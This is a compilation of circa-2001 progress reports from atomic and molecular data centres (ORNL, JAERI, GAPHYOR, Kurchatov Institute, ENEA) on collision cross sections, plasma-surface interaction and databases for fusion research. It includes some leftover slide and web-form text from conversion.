Phil Burke
Queen's University, Belfast

Cliff Noble
Hugh Summers   Daresbury Laboratory
Nigel Badnell
University of Strathclyde,
JET

CLRC

1

Goals of the SciDAC project

- Develop codes utilizing state-of-the-art computational facilities to address atomic physics problems which
  - present urgent needs in fusion
  - address fundamental physical issues (e.g. the few-body atomic collision problem, photoionization, etc.)
  - are relevant to other applications (astrophysics, plasma processing, lighting, etc.)

- Make direct connection with fusion community through ORNL Controlled Fusion Atomic Data Center, IAEA Data Center Network, JET/Strathclyde ADAS consortium, SciDAC PAC, etc.

- Make available codes based on
  - The time-independent R-matrix close coupling method (electron-ion collisions)
  - The lattice solution of the time-dependent Schrödinger equation (electron-ion, atom, heavy-particle-atom, molecule collisions)

Workshops and conferences

A principal goal for the CFADC is to provide a connection between the plasma science and atomic collisions community: An important avenue is the organization of workshops, e.g.

- Workshop on *Molecule Activated Recombination in Divertor Plasmas, 8/2000*

- *13th American Physical Society Topical Conference on Atomic Processes in Plasmas, 4/2001*

- *3rd International Conference on Atomic and Molecular Data and Their Applications, 4/2001*

Workshop on Molecule Assisted Recombination in Divertor Plasmas

•A two day workshop on MAR and other processes in divertors, September 8-9, 2000

•Approximately 30 participants, 17 talks, discussions, recommendations

•Physica Scripta Topical issue, nine invited papers (Janev, Krasheninnikov, Pigarov, Celiberto, Fabrikant, Takagi, Krstic, Stancil, Brouillard, and co-authors), approximately 150 pages

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The 13ʳᵈ APS Topical Conference
on Atomic Processes in Plasmas
Gatlinburg, Tennessee, April 22-25, 2002

•APS Topical Conference which brings together atomic and plasma scientists in the MFE, ICE/ICF, Z-pinch, astrophysics, technical plasma communities

•Inaugurated in 1977 by Clarence Barnett and collaborators

•25ᵗʰ anniversary meeting returns to East Tennessee and CFADC organization

The 3rd International Conference
on Atomic and Molecular Data
and Their Applications
Gatlinburg, Tennessee, April 24-27, 2002

•Recognizing the need to *increase awareness* of data needs from various application communities, to *increase communication* among data producers, users, and data centers, and as *forum for exchange* of up-to-date information, ICAMDATA was inaugurated (Dalgarno, Janev, Wiese, Li-Scholz, Lister, DRS, ...)

•1st ICAMDATA at NIST 1997, 2nd ICAMDATA Oxford 2000

www-cfadc.phy.ornl.gov

Bibliography

•Among the chief activities of the data center since its inception has been to provide a published, categorized bibliography of atomic data references of interest to fusion

•It answers direct needs of fusion for data and serves a basis for data evaluation recommendation

•Since 1995 available through a web search engine, greatly leverage human resources, 1978-present approximately 34,000 entries

•Published as approximately 90% of the IAEA *International Bulletin on Atomic and Molecular Data for Fusion*

•Y2K prompted creation of new storage and retrieval system based on Microsoft's **Access**

"The Redbooks"

• Atomic Data for Fusion, Vol. 1, *Collisions of H, H_2, He, and Li Atoms and Ions with Atoms and Molecules*, Barnett et al.

•Atomic Data for Fusion, Vol. 3, *Particle Interactions with Surfaces*, Thomas

•Atomic Data for Fusion, Vol. 4, *Spectroscopic Data for Iron*, Wiese et al. (*Spectroscopic Data for Titanium, Chromium, and Nickel*)

•Atomic Data for Fusion, Vol. 5, *Collisions of Carbon and Oxygen Ions with Electrons, H, H_2, and He*, Phaneuf et al.

Data production

•Recent interest has focused on production of data relevant to the divertor and edge plasma regimes and on data for CHERS

- •Large database of state-selective cross sections for Be, Ne, Ar, O, ions colliding with H, H_2, and He, evaluated cross sections

- •Series of calculations of elastic and related transport cross sections

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Elastic, charge transfer, and related transport cross section database

- •Needed to model plasma charge, momentum, energy, and particle transport

- •Fully quantal calculations of differential and integral elastic cross sections and transport moments

- •Fitting formulae

- •Scaling laws

- •"Greenbook" Vol. 8

- •Raw data on web

- •250 integral, 3000 differential cross sections

Proton scattering from vibrationally excited H_2

•Formation of the divertor detachment might critically depend on molecule assisted recombination, involving ion conversion through charge transfer with ro-vibronically excited H_2, followed by dissociative recombination

•Charge transfer, particle exchange calculated using a fully quantal, coupled-channels approach

Sample data: Total cross section for charge transfer in $H^+ + H_2(v_i) \rightarrow H + H_2^+$ including both direct and particle exchange processes

Transport cross sections relevant to cool hydrogen plasmas bounded by graphite

•Ubiquity of graphite makes understanding its production and transport important

•Most important mechanisms for eroding graphite plasma facing components are physical & chemical sputtering, radiation enhanced sublimation

•Relative importance of the processing is important to understand, need transport cross sections to model emission

To do...

- MAR and divertor related inelastic collision data, hydrocarbons collision database

- Diagnostic elastic data, d + noble gases

- CHERS relevant data

- Great need for a 24/7 reliable server

- Web "Meta-engine", search, retrieve, display, manipulate data for heterogeneous data sources

- Linkage of on-line services with standard codes and scaling laws

- Conversion of archival bibliography, JILA database

- Interoperability with IAEA, NIFS, etc. data resources – data engine across the web

- Synergistic work for astrophysics, technical plasma community, inertial fusion, etc.

Atomic and Molecular Data Activities at JAERI
September 1999 - August 2001

Toshizo Shirai

Japan Atomic Energy Research Institute (JAERI)
Naka-machi, Ibaraki 319-0193, Japan

Compilation and evaluation work has been carried out to make the 5th edition of Evaluated Atomic and Molecular (A+M) Data Library (JEAMDL-5) for fusion. The main objective of JEAMDL-5 is to evaluate A+M data relevant to divertor plasmas. Recent data activities and work in progress are briefly summarized.

Data Activities

During the recent two years, analytic expressions have been obtained for the recommended cross sections for 54 processes in collisions of H^+, H_2^+, H_3^+, H, H_2, and H^- with hydrogen molecules [1], for 92 processes in electron collisions with CO, CO_2, and H_2O [2], and for 138 processes in electron collisions with hydrocarbons: CH_4, C_2H_6, C_2H_4, C_2H_2, C_3H_8, and C_3H_6 [3]. The literature was surveyed with the help of IAEA publications and other bibliographies. The analytic expressions thus obtained facilitate any practical use of the data, such as the elucidation of mechanisms of astrophysical phenomena and the control of plasma processing employed in industry, in addition to fusion research and development. The database of JEAMDL, including these results, is now available for about 900 collision processes with URL (http://www-jt60.naka. jaeri.go.jp/JEAMDL/index.html).

Theoretical data production was also performed for various collision processes. Cross sections for the H_2^+ production in collisions of H^+ with H_2 in vibrationally excited states (v=0-14) were examined in the energy range below 20eV with a trajectory-surface-hopping method [4]. The results show that H_2^+ production increases rapidly as v increases up to v=5,6, and then decrease with further increase of v. Theoretical calculations of the electron-capture cross sections in collisions of Be ions and He atoms are performed in a close-coupling method based on molecular-state expansion for the Be^{q+} (q=2,4) ion impacts below 35 keV/amu, and in the continuum distorted-wave method for the Be^{q+} (q=1-4) ion impacts above 100 keV/amu [5]. The present results for single electron capture are in good agreement with earlier calculations in the overlapping energy regions. There appears an oscillatory structure, due to interference among double-electron captured states, on the cross section curve for double-electron capture in the energy region below 1 keV/amu, while the others decrease monotonically. Total cross sections for radiative recombination of hydrogenlike ions were calculated for the K, L, and M shells at electron energies ranging from closely above the threshold to the relativistic regime [6]. Photorecombination of C^{4+} ions in the KLL, KLM, KLN resonance energy regions [7] and dielectronic recombination of metastable $Li^+(1s2s\ ^3S)$ [8], and O^{6+} (1s2s ^1S) and O^{6+} (1s2s ^3S) ions [9] were investigated within the theory of continuum-bound transitions and the close-coupling R-matrix approach. These results reproduce the corresponding experiments well.

A monograph consisting of 632 pages was published for the spectral data of highly ionized atoms: Ti, V, Cr, Mn, Fe, Co, Ni, Cu, Kr, and Mo [10].

Work in Progress

Compilation and evaluation work is now in progress for the cross section data of electron collisions with N_2 and for spectral data (wavelengths, energy levels, ionization energies, line classifications, intensities and transition probabilities) of Ar and W in all stages of ionization. Theoretical calculations of the cross sections for double-electron capture, transfer-excitation, and transfer-ionization, in addition to the recent ones for single-electron capture and excitation [11], in collisions of B^{q+} with He are being carried out in a close-coupling method based on molecular-state expansion, as an extended work.

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GAPHYOR Staff

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•

Gaphyor Science Experts (Data compilers)

A Database for Atoms, Molecules, Gases and Plasmas

GAPHYOR (GAz-PHYsics-ORsay) Data Center, located in Orsay at the Laboratoire de Physique des Gaz et des Plasmas LPGP, produces a database on properties of atoms, molecules and neutral or ionized gases, including chemical reactions. Five domains of physics, chemical physics and plasma physics are dealt with:

* Properties of isolated atoms and molecules.
* Collisions with photons.
* Collisions with electrons.
* Collisions and reactions between atoms and molecules.
* Macroscopic properties of gases

GAPHYOR is based on a large coverage of the specialized literature in the fields of atomic and molecular physics, chemical physics and plasma physics. After a detailed analysis of papers by a team of scientific experts the information is coded and indexed in a concise and structured way. Data include bibliographical factual and numerical information.

Internet Access

* WWW access: direct and easy access to the database.
* e-mail request: you have just to send your request in free text by e-mail.

You can leave here your name and e-mail address if you want to be informed of any important change on this server.

For more information or any suggestion, please contact: Denis Humbert

---

last modification, November, 24, 1997

GAPHYOR Data Structure

GAPHYOR database describes properties of atoms, molecules and gases, including chemical reaction properties. Every GAPHYOR entry includes :

Factual data

Sections and Processes

Sections :

1. Properties of atoms and molecules
2. Photonic collisions
3. Electronic collisions
4. Collisions between atoms or molecules
5. Macroscopic properties
    *   **Processes** : each section is divided into a subset of processes or properties

Initial state and Final state

The initial and the final state includes up to 3 reactants which can be atoms, molecules, electrons, photons, other agents or special reactants (surface, cluster ...).

Numerical Data

The numerical data are given in 4 fields :

*   INFO specifies the type of data (cross-section, reaction rate, type of paper ...).
*   ENVA gives the energy or the range of energy covered by the numerical data.
*   VAL gives the values themselves (lifetimes, cross-sections, reaction rates, ...)
*   REM gives more details on the process or the reactants.

Bibliographical Data

Bibliographic information provides :

*   Publication : journal, volume and page.
*   Year of publication.
*   Authors, up to ten.
*   Locus of the first author laboratory.

Sections and Processes Code

Section 1. Structures
EN Energy levels, wave functions
VR Potentiel curves, structure of molecules
DP Dipolar moments
PE Electric (or magnetic) polarizability
TR Radiative transition (probability,...)
    + 9 others

Section 2. Photonic collisions
SN Effective absorption, total diffusion
EL Elastic diffusion (Thomson, Rayleigh)
DO Depolarization, Change of polarization
IN Photoionization
EE Photoemission of electrons (ions) by solids
    + 12 others

Section 3. Collisions of electrons
SN Total cross sections
SM Transport cross sections (momentum, ...)
EL Elastic collision
EX Excitation
IN Ionization
AT Attachment
RD Dielectronic recombination
    + 18 others

Section 4. Atomic and molecular collisions
KE Constant of chemical equilibrium
IN Ionization
CX Charge transfer
DS Dissociation
IR Interchange reaction (of one or several atoms)
AS Association reaction
AD Adsorption
PU Emission of neutrals or ions by solids (sputtering)
    + 24 others

Section 5. Macroscopic properties
FT Thermodynamic functions
PV Compressibility, equation of state
VI Viscosity
CT Thermal conductivity
LW Line broadening and shift (collisional effects)
ME Mobility of electrons
    + 24 others

GAPHYOR Connexions

March, 9, 2001

A new release of the Database Interface Program has been implemented (version 3.3.0). The main improvement of this version is **the possibility to get numeric data from others web sites.** This is done by creating dynamic links to these data from your GAPHYOR request.
The connected sites are :

    NIST: Atomic Stectroscopy Databases
    IAEA: databases for magnetic fusion
    Topbase

October, 25, 1999

GAPHYOR now can **deliver abstracts and titles for some papers.** This is done by giving you a direct link to the paper on the site of the electronic version of the concerned journal. **Physical Review A**, is the first one available on GAPHYOR. Some others journals will soon follow.

To get the abstract or the paper, once you achieved your GAPHYOR request, just click on the bibliographic reference. As for example:

```
  Natalense A P P(BR SP CA), Bettega M H F, Ferreira L G,
Lima M A P
  Phys. Rev. A, US vol.59 p.879 (1999)


  CFCl3, e
  Transport cross sections (momentum, ...) (Electronic
collisions)

    Total cross sections (absolute values)
    Medium energies (10 eV < E < 10 keV CM system)
    Theoretical data
    energies: 10, 15, 20, 25, 30 eV
    values:   22.80, 21.96, 18.56, 18.33, 17.13 E-16 cm2
```

Handbook　　**?**

Overview　Database　Update　Fees　Help　Home　Contacts

| search | | reset |

☑ Get also data from others sites

Reactants

Form.	Ionis.	Excitation			Type	State	Chem. elements			Families		Nb
⬚	⬚	0 ⬍	_ ⬍	_ ⬍	_ ⬍	1 ⬍	⬚	⬚	⬚	_ ⬍	_ ⬍	. ⬍
⬚	⬚	0 ⬍	_ ⬍	_ ⬍	_ ⬍	1 ⬍	⬚	⬚	⬚	_ ⬍	_ ⬍	. ⬍

| all sections ⬍ | Processus ⬚ or ⬚ or ⬚

Additional Informations

```
Data type  | S        Nature  | R       Energy  | L       Special data  | T
           | W                | E               | J                    | /
           | K                | T               | H                    | 8
           | U                | D
           | P                | X
           | <
```

☐ Numerical data　　☐ New data

Number of chemical elements involved in the reaction : | . ⬍ |

Selection of 1 to 4 chemical elements : 1 : ⬚　2 : ⬚　3 : ⬚　4 : ⬚

Selection of 1 to 4 chemical families : 1 : | _ ⬍ | 2 : | _ ⬍ | 3 : | _ ⬍ | 4 : | _ ⬍ |

year ⬚ [through ⬚]

author : ⬚ (use * to truncate name)

journal : ⬚

Database status (number of records, sep.2001)

Legend: □ total ▨ val.num. □ surf

Y-axis: 1.E+06, 1.E+05, 1.E+04, 1.E+03, 1.E+02, 1.E+01, 1.E+00

X-axis categories: structures, phot.coll., elec.coll., h.p.coll, reac., macro.prop.

Increase factor (1999-2001)

☐ Factual Data   ▨ Numerical Data   ☐ total

| structures | phot.coll. | elec.coll. | h.p.coll, reac. | macro.prop. | Σ |

Sessions statistics (24 last monthes)

Legend:
- total
- % etr

X-axis labels: septembre-99, octobre-99, novembre-99, décembre-99, janvier-00, février-00, mars-00, avril-00, mai-00, juin-00, juillet-00, août-00, septembre-00, octobre-00, novembre-00, décembre-00, janvier-01, février-01, mars-01, avril-01, mai-01, juin-01, juillet-01, août-01

Left Y-axis: 0, 50, 100, 150, 200, 250, 300, 350, 400, 450, 500

Right Y-axis: 0%, 10%, 20%, 30%, 40%, 50%, 60%, 70%, 80%, 90%

Sessions by nations 1-6 (24 last months)

Legend: ▨ sessions (1 aver.sess. = 7 data sets) ▩ cli ☐ serv ☐ org

X-axis categories: fr   de   us   ru   jp   it
Y-axis (logarithmic): 1, 10, 100, 1000, 10000

Sessions by nation 7-12 (24 last monthes)

1000

□ sessions (1 aver.sess. = 7 data sets) ▦ cli □ serv □ org

100

10

1

com   net   by   nl   es   uk

Sessions by organism (last 24 monthes)

Legend: ▦ sess   ▨ post   ☐ cli   ☐ serv

X-axis labels: ups-tlse.fr, u-psud.fr, wanadoo.fr, u-bordeaux.fr, hmti-ac.by, infn.it, jussieu.fr, cea-saclay.fr, cnrs-imn.fr, tue.nl, uni-greifswald.de

Y-axis: 1, 10, 100, 1000, 10000

Sessions by service (last 24 monthes)

Activities of A+M Data Centre

in RRC "Kurchatov institute"

Yu.V.Martynenko

RRC "Kurchatov Institute", Russia

The main directions of the work on A+M Data for fusion are following.

1. A+M Data for fusion are stored in preprints, review papers. Web sites, ALLADIN included, are used also.

2. A+M Data for fusion are distributed among fusion community in Russia and CIS.

3. A+M Data production.

Experimental and theoretical works on new A+M Data for Fusion production

The work are performed in accordance with IAEA CRP, ITER home tasks and the plans of the Laboratories.

1. "Electron capture and ionization in slow collisions of hydrogen and helium atoms with atoms and ions" (M.Chibisov, RRC Kurchatov Institute), - CRP "Data for molecular processes in edge plasmas ".

- The cross sections of charge transfer
$$He^*(n=3,l,m)+H^+=He^++H^*(n=3), \qquad \sigma \sim 10^{-13} cm^2$$

have been calculated in the close coupled approach with the use of the asymptotic exchange matrix elements investigated previously .

- It has been found that the excitation cross section
$$He^*(n=3,l,m)+H^+=He^*(n=3,l',m')+H^+$$

is also very large, $\qquad \sigma \sim 10^{-13} cm^2$

2. "Investigation of erosion and deuterium inventories in deposited layers of W-C, Be-C, W-Be at combined affect of steady state plasma and disruption " (Yu.Martynenko, M.Guseva, RRC Kurchatov Institute).

- Plasma disruption decreases D inventory in W accumulated at steady state plasma exposition not only at disruption pulse, but also at subsequent steady state irradiation;

- D + C co-deposition at disruption increases D inventory in W;

- Gaseous divertor simulation (D, 5 eV) shows D accumulation within C deposited layer only.

- 2 kinds of C films in tokamaks:
  - film consisting from microcells, $D/C \sim 2 \cdot 10^{-3}$,
  - film consisting from microglobules, $D/C \sim 0.6$

Depth distribution of D in tungsten.

1 - after irradiation by stationary (200 eV, 10^{26} m^{-2}, 800 K) deuterium plasma;

2 - after irradiation by pulsed (0.9 MJ/m^2 per pulse, 60 μs, 10 pulses) + stationary (200 eV, 10^{26} m^{-2}, 800 K) deuterium plasmas.

3 - after irradiation by stationary (200 eV, 10^{26} m^{-2}, 800 K) + pulsed (0.5 MJ/m^2 per pulse, 60 μs, 10 pulses) deuterium plasmas.

* - D in tungsten was not registered after irradiation by pulsed (0.9 MJ/m^2 per pulse, 60 μs, 10 pulses) only.

Deuterium retention in tungsten under irradiation by stationary (200 eV, 10^{26} m^{-2}, 800 K) and pulsed (60 μs, 10 pulses) plasmas.

N N	Irradiation	Energy density, kJ/m^2 per pulse	Integral concentration, m^{-2}	Ratio D/W
1	Stationary plasma		$1,5 \cdot 10^{20}$	0,110
2	Pulsed plasma	900	-	-
3	Stationary + pulsed plasma	500	$2 \cdot 10^{19}$	0,025
4	Pulsed + stationary plasma	900	$7 \cdot 10^{19}$	0,032

From an analysis of Figure and Table data one can conclude that the plasma disruptions will assist in a considerable reduction in the saturating concentration of deuterium in tungsten and in a deuterium diffusion outside.

Integral deuterium concentrations in W surface layers after steady-state and pulsed plasma irradiation

No	Material	Integral concentration of deuterium (10^{19} m^{-2})		
		Steady-state plasma	Steady-state + pulsed plasmas	pulsed plasma at C deposition
1.	W-10%Re	2.20	0.84	19.0
2.	W(111)	2.50	1.07	25.7

C-D codeposition on Mo collector in gaseous divertor simulation experiments on LENTA facility

Integral concentration of deuterium in C-D codeposited layer - $2.4 \cdot 10^{16}\,\text{cm}^{-2}$

a

B

3. "Elementary processes in slow pair collision needed for ion beam heating measured by split beam method ($H_2^+ + H_2^+$)·

(V.Belyaev, RRC Kurchatov Institute)

$$H_2^+ + H_2^+ \rightarrow p + H + H_2^+ - 2.65 \text{ eV}$$

$$H_2^+ + H_2^+ \rightarrow 2p + 2H - 5.3 \text{ eV}$$

$$H_2^+ + H_2^+ \rightarrow H_2 + 2p - 0.82 \text{ eV}$$

$$H_2^+ + H_2^+ \rightarrow H_3^+ + p + 3.18 \text{ eV}, \qquad \sigma_{max} = \sigma(8 \text{ eV}) \sim 2 \cdot 10^{-16} \text{cm}^2$$

4. "D Retention in W and WC mixed layer Implanted with D^+ ions": D retention in WC is much lower than in C and exceeds a little that in W.

(V.Kh.Alimov, Institute of Physical Chemistry*)* – CRP

"Review status and recommendation for tritium retention in fusion reactor materials".

5. • Co-deposition D + C on Be via hydrocarbon radicals condensation: temperature dependence of film growth

• D retention in and release from RGT graphite:

at T> 1000 K D don't penetrates into the bulk, but can be sorbed up to 10^{18}cm^{-2} due to developed surface;

at T > 1400 K D disrobes

(Zakharov A.P. Institute of Physical Chemistry RAS*)*

6. Sputtering of Be, Al, Fe, Cu, Ni, Mo films on polycrystalline substrates: sputtering yield depends on substrate at film thickness < 50 nm

   (B.A.Kalin, Moscow Engineering Physical Institute).

7. Material erosion and surface modification, influence of surface roughness (V.Kurnaev, L.Begrambekov, Moscow Engineering Physical Institute).

8. Angular and energy distribution of fast He$^+$ (500 keV) ions reflected from solid surface (Ya.A.Teplova, Research Institute of Nuclear Physics, Moscow University)

9. Metallic mirrors for plasma diagnostic under ion sputtering: Crystalline structure dependence of reflectance reduction under ion bombardment

   (V.S.Voitsenya, NSC "Kharkov Institute of Pysics and Technology", Ukraine)

Problems

- Atomic collisions: a close look at possible processes

- Plasma surface interaction - special regimes:

  a) co-deposited layers;

  b) disruption.

Progress Report on Atomic and Molecular Data Production Activities and Relevant Needs by ENEA and other Italian Research Institutes

E. Menapace, ENEA - Applied Physics Division (FIS), on co-operation agreement with the R&D Program by ENEA - Fusion Division (FUS)

Specific ENEA activities have been related to the IAEA program for the international co-operation on atomic and molecular reference data and the related numerical bases, following the advice by the appropriate Subcommittee of the IFRC, in particular :

- the monitoring of the requirements and exigencies by the above R&D Fusion Program and also by other applied fields of possible interest for different IAEA programs and of the most relevant produced results from atomic and molecular data measurements and calculations by the Italian research Institutes, particularly in the framework of the international collaborations involving national programs;
the consequent critical review has been recently updated and is outlined in the present report;

- the presentation and discussion of this review in the frame of the IAEA Advisory Group Meeting (AGM) on 'Technical Aspects of Atomic and Molecular Data Processing and Exchange' (Vienna, September 2001), also investigating items of common interest with the participants Laboratories or Centers, as a guide on the nature and contents of the produced data bases, then on the rules for their numerical representation as requested for data processing and exchange, also in view of desirable collaborations in the field by the Italian Institutes;

- to collect and disseminate data mainly by informatics procedures, as far as they are made available from the different co-operating Institutes and, in the same context, to encourage the data representation and utilization according to the ALADDIN system standards and formats with the coordination of the IAEA – Atomic and Molecular Data Unit;

- to promote the use of the available data bases, discussing their critical selection according to the scientific and technical exigencies by the research programs of the user community, and to encourage with the national data producer community compilations of data bases by informatics representation rules suited to the international exchange, principally by the ALADDIN system, in co-operation with the international community coordinated by the same IAEA Unit.

In fact, the updating of the IAEA data bases in terms of reference data as complete as possible and according to QA rules, including the most recent ones available from the Data Center Network, is highly desirable for the purposes of the national services on scientific data aimed to the general availability of reliable atomic and molecular data.

To this aim, the role of the IAEA Atomic and Molecular Data Unit is considered essential to improve the international co-operation and the data exchange, according to appropriate critical selection and standardization rules.

Then, it is highly desirable that the activities concerning the Network be maintained and coordinated at least to the same extent and, as a consequence, that the qualitative and quantitative levels of the IAEA support should be maintained at the same level as presently or even improved, according to the increasing exigencies by the user community for the purposes of fusion and other applied research fields relevant to IAEA programs.

In the same context, the IAEA Specialist's Meetings and Coordinated Research Programs, on topics of recognized interest in the field, are considered as unique and physically meaningful initiatives to facilitate the scientific collaboration between data producers (experimentalists and evaluators) and users and to contribute to criteria and priorities for the exchange of improved data bases .

A. Data estimate by the Italian research Institutes

I. Electron-molecule and atom-molecule interaction data and transport cross sections for plasma modeling

(contribution by M. Capitelli and collaborators, CSCP of the National Council of Research-CNR and Department of Chemistry of Bari University)

The production of electron-molecule cross sections has been finalized for elementary processes acting in non equilibrium H_2/D_2 plasmas.
In particular, total excitation cross sections, as a function of the vibrational state of the molecule defined by its quantum number, have been produced by using the impact parameter method (ref.s /1/ and /2/).
The importance of the work lies in the role played by the electron-impact inelastic processes for vibrationally excited hydrogen molecules (or their isotopic variants) in the kinetics of a low-temperature hydrogenic plasma, as a consequence of inelastic processes features for vibrationally excited molecules, considering that the cross section of the process increases (in some cases very strongly) with the increase of molecule vibrational excitation.

The critical role of this type of electron-impact inelastic processes has been shown to be relevant particularly for studies on kinetics phenomena in the cold divertor regions of magnetic fusion devices.
Consequently, for a consistent and physically meaningful description of those phenomena, it is of critical importance the availability of a complete cross section data base, as accurate as possible, covering in a comprehensive way the electron-molecule collision processes involving vibrationally excited molecules. Since such data bases were not available from previous published works, the activity has been mainly devoted to collect and critically assess this information and present it in a systematic manner and in form appropriate for practical applications, especially for plasma studies.

The work has been finalized (ref. /1/) in co-operation with the IAEA Atomic and Molecular Data Unit for the distribution through the international Network.

The considered electron-impact processes and cross section data concern :
- non-dissociative electronic excitations ;
- dissociative electronic excitations ;
- ionizations ;
- dissociative ionizations ;
- excitation-radiative decay vibrational excitations ;
- excitation-radiative decay dissociation ;
- dissociative electron attachment ;
- resonant excitation (capture)- vibrational excitation.

With regard to transport processes, the production of elastic and transport cross sections has been finalized for collision of two excited hydrogen atoms, assuming the interaction potential restricted to some specific and critically selected single states .

The results have been published by the contributing authors in ref. /2/ .

Consistently with the above data, the validation with respect to integral quantities has been done, as discussed in the following and in ref.s /3/, /4/, /5/.
Then, thermodynamic and transfer properties of H_2 plasmas have been calculated by statistical-mechanical methods (including estimate of enthalpy, specific heats, viscosity, electrical and thermal conductivity in H_2 plasmas for one and two temperature plasmas in the range 500-20000 K).
Particularly, for one temperature plasmas the results obtained inserting a new set of transport cross sections have been validated against the existing experimental values. The emissivity properties of LTE H_2 plasmas (absorption coefficients) have been completely characterized (in collaboration with S. Surzhikov) in a wide range of temperatures. Line by line, two- and seven-group absorption coefficients for H_2 plasmas have been calculated.
The results have been produced in a form useful for the calculation of radiation heat transfer in different types of plasma generators, including arc, high frequency and optical (laser supported) plasma generators.

Analogously, collisional-radiative codes for H_2 molecular and atomic plasmas have been developed and used to validate state to state cross-sections widely calculated by the work mentioned above.
In this context, a self-consistent code coupling the collisional-radiative kinetics of H atoms with a suitable Boltzmann equation, for the description of the energy distribution function of free electrons, has been used to study some transient situations. The model is now being applied to stationary situations to obtain informations on ionization and recombination rates.
Moreover, in collaboration with K. Hassouni, a collisional-radiative model for molecular plasmas has been implemented and then used to validate different sets of cross sections. In particular the characterization has been done of dissociation processes of vibrationaly excited H_2 molecules by atomic and molecular collisions and by free electrons collisions. The dissociative attachment process from molecular hydrogen Rydberg states has been especially investigated.
A similar model has been developed for studying the non-equilibrium vibrational kinetics under parallel plate RF reactors.

II. Ionization balance for optically thin plasma: Rate coefficients for all atoms and ions of the elements from H to Ge

(contribution by G. Mazzitelli et al.-ENEA FUS co-operating with the Physics Department of Rome University and Osservatorio Astronomico di Roma)

To determine the relevant physical parameters describing both laboratory plasma and astrophysical plasma, i.e. electron temperature, density distribution, ion and element abundance, the observed data have to be compared with a theoretical spectral model.

The this aim, the ionization balance for more than 460 atoms and ions, from H (Z=1) to Ge (Z=32), has been calculated for plasma temperature in the range T=0.001 - 100 KeV using the most recent data for the ionization and recombination rates.

Presently, all these data have been collected making a critical review of the existing works and a detailed comparison among different sources for the available data.

To describe the ionization process, reference was made to the work of Arnaud e Rothenflug (1985) and to the updating for Fe ion of Arnaud e Raymond (1992). For the ions not included in the Arnaud e Rothenflug work the rates have been calculated by interpolation or extrapolation along the isosequence.

For the radiative recombination rates, the data were selected from the calculations of Shull and Van Steenberg(1982) and Verner and Ferland (1996) for H-like, He-like, Li-like and Na-like isosequences.

For dielectronic recombinations all the data were fitted with an unique formula obtained on a semi-empirical base, as a function of the reference temperature T, as follows (where T and E_j are given in eV and c_j in cm^3/s)

$$\alpha_d = \frac{1}{T^{3/2}} \sum_{j=1}^{4} c_j \exp\left(\frac{E_j}{T}\right) \qquad (cm^3/s)$$

By the final review, also considering previous reports, it is pointed out that

- the produced data have been found in very good agreement with the previous (1985) library by Arnaud Rothenflug for H, He, C, O, Ne, Na, Mg, Si, except for C II, C III, O III,O IV and O V, where differences up to 50% have been found near the peaks of maximum ionic abundance;

- for other ions, such as Al, Ar, Ca and Ni, major differences have been found depending on the temperature and on the considered ions, as discussed particularly for the Ni ions from Ni XVI to Ni XXI in ref. /6/;

- concerning Cu, Zn, Gd and Ge ions, by the most recent work (ref. /7/) the authors produced the first complete set of data, which was not available previously in the international context .

III. Experimental and theoretical results on molecular spectroscopic data.

i) At ENEA-FIS, Spectrometry Section-SPET
    (contribution by R. Fantoni) :

The previous work was finalized, regarding vibro-rotational spectra measurements for simple molecules (including CO, CO_2 and CH_4, C_2H_2. C_2H_4 hydrocarbons) and for radicals (such as OH, CH, C_2) of main interest.

As pointed out previously, the IR spectroscopy measurements, by high resolution techniques and spontaneous or induced Raman spectroscopy, were analyzed through advanced calculations by appropriate Hamiltonians including global (vibrational) and local (rotational) perturbations.

Most recent results (ref. /8/) concern

- High resolution IR spectra of C_2H_4 and other small hydrocarbons with identification of lines suitable to trace detection (by photoacustic technique), utilizing HITRAN codes for spectra simulations;
- Degenerate Four Wave Mixing (DFWM) applications on atoms for trace detection and thermometry in reacting plasmas;
- Iron transitions near 302 nm detected and modeled including reabsorption and saturation effects;
- Atomic emission spectroscopy measurements from laser induced plasmas (LIBS) on samples in condensed phase (alloys, powders, ceramics, etc).

ii) At CNR (Rome) - Institute of Physics of the Atmosphere
     (contribution by M. Snels and G. D'Amico)

Vibro-rotational spectra of small molecules (including CO_2, ND_3, formic acid, etc.) have been measured. The high resolution spectra have been analyzed with Watson type Hamiltonians for asymmetric tops and with appropriate computing programs for symmetric and spherical tops.

The option has been consistently investigated to take into account Coriolis interactions and Fermi resonance terms in the present analyses.

Remarkable results are presented in ref. /9/.

ii) At Trento University (as a review of the contributions by S. Oss) :

The production of molecular spectroscopic data, according to the previous report outline, has been finalized, in particular including high resolution infrared and Raman spectra, including the estimate of the roto-vibrational features associated with CH bonds and their substituted species.

As pointed out previously, a strict co-operation was realized between the experimental activities (through an opto-thermal molecular beam spectrometer) and the theoretical ones (by the development of advanced algebraic models and of the related three-dimensional model code VIBR3AT) concerning molecules like methanes ($CH_{4-x}D_x$), ethylenes ($C_2R_{4-x}D_x$), methanol (CH_3OH), etc.

6

As a general approach, the algebraic parameters were fitted over an experimental database of levels; in the one-dimensional approximation scheme, it was possible to adopt minimization routines based on the simplex method. Also, the same one-dimensional approach has been suitable for the direct computation of infrared and Raman transition intensities.

Moreover, the algebraic model has been validated on different application fields, in particular by reproducing with high precision the infrared spectrum of CO_2 and in the case of benzene dimer, for which a reasonable agreement was obtained between observed and calculated values of specific Raman intensities.

Literature

/1/ R. Celiberto, A. Laricchiuta, M. Capitelli, R.K. Janev, J. Wadehra and D.E. Atems, 'Cross-section data for electron-impact inelastic processes of vibrationally excited hydrogen molecules and their isotopes', INDC(NDS)-397 (June 1999).

/2/ M. Capitelli, M. Cacciatore, R. Celiberto, F. Esposito, C. Gorse, and A. Laricchiuta, 'Some aspects in electron-molecule scattering and molecular dynamics in non-equilibrium H_2/D_2 plasmas.' Plasma Physics 28, 3 (1999).

/3/ C. Gorse and M. Capitelli, "Collision integrals of high temperature hydrogen species", Atomic and Plasma Material Inter. Data for Fusion, 9, (2001), in press.

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/5/ M. Capitelli, G. Colonna, C. Gorse, D. Pagano and P. Minelli and D. Giordano, "Thermodynamic and transport properties of two temperature H_2 plasmas", 32td AIAA Plasmadynamics and Lasers Conference, 11-14 June 2001, Anaheim California, AIAA paper 2001-2806.

/6/ P. Mazzotta, G. Mazzitelli, S. Colafrancesco and N. Vittorio, 'Ionization balance for optically thin plasma: rate coefficients for all atoms and ions of the elements H to Ni', Astronomy and Astrophysics, Suppl. Ser., **133**, 403 (1998) .

/7/ G. Mazzitelli- Private communication. Work submitted for publication on 'Atomic Data and Nuclear Data Tables'.

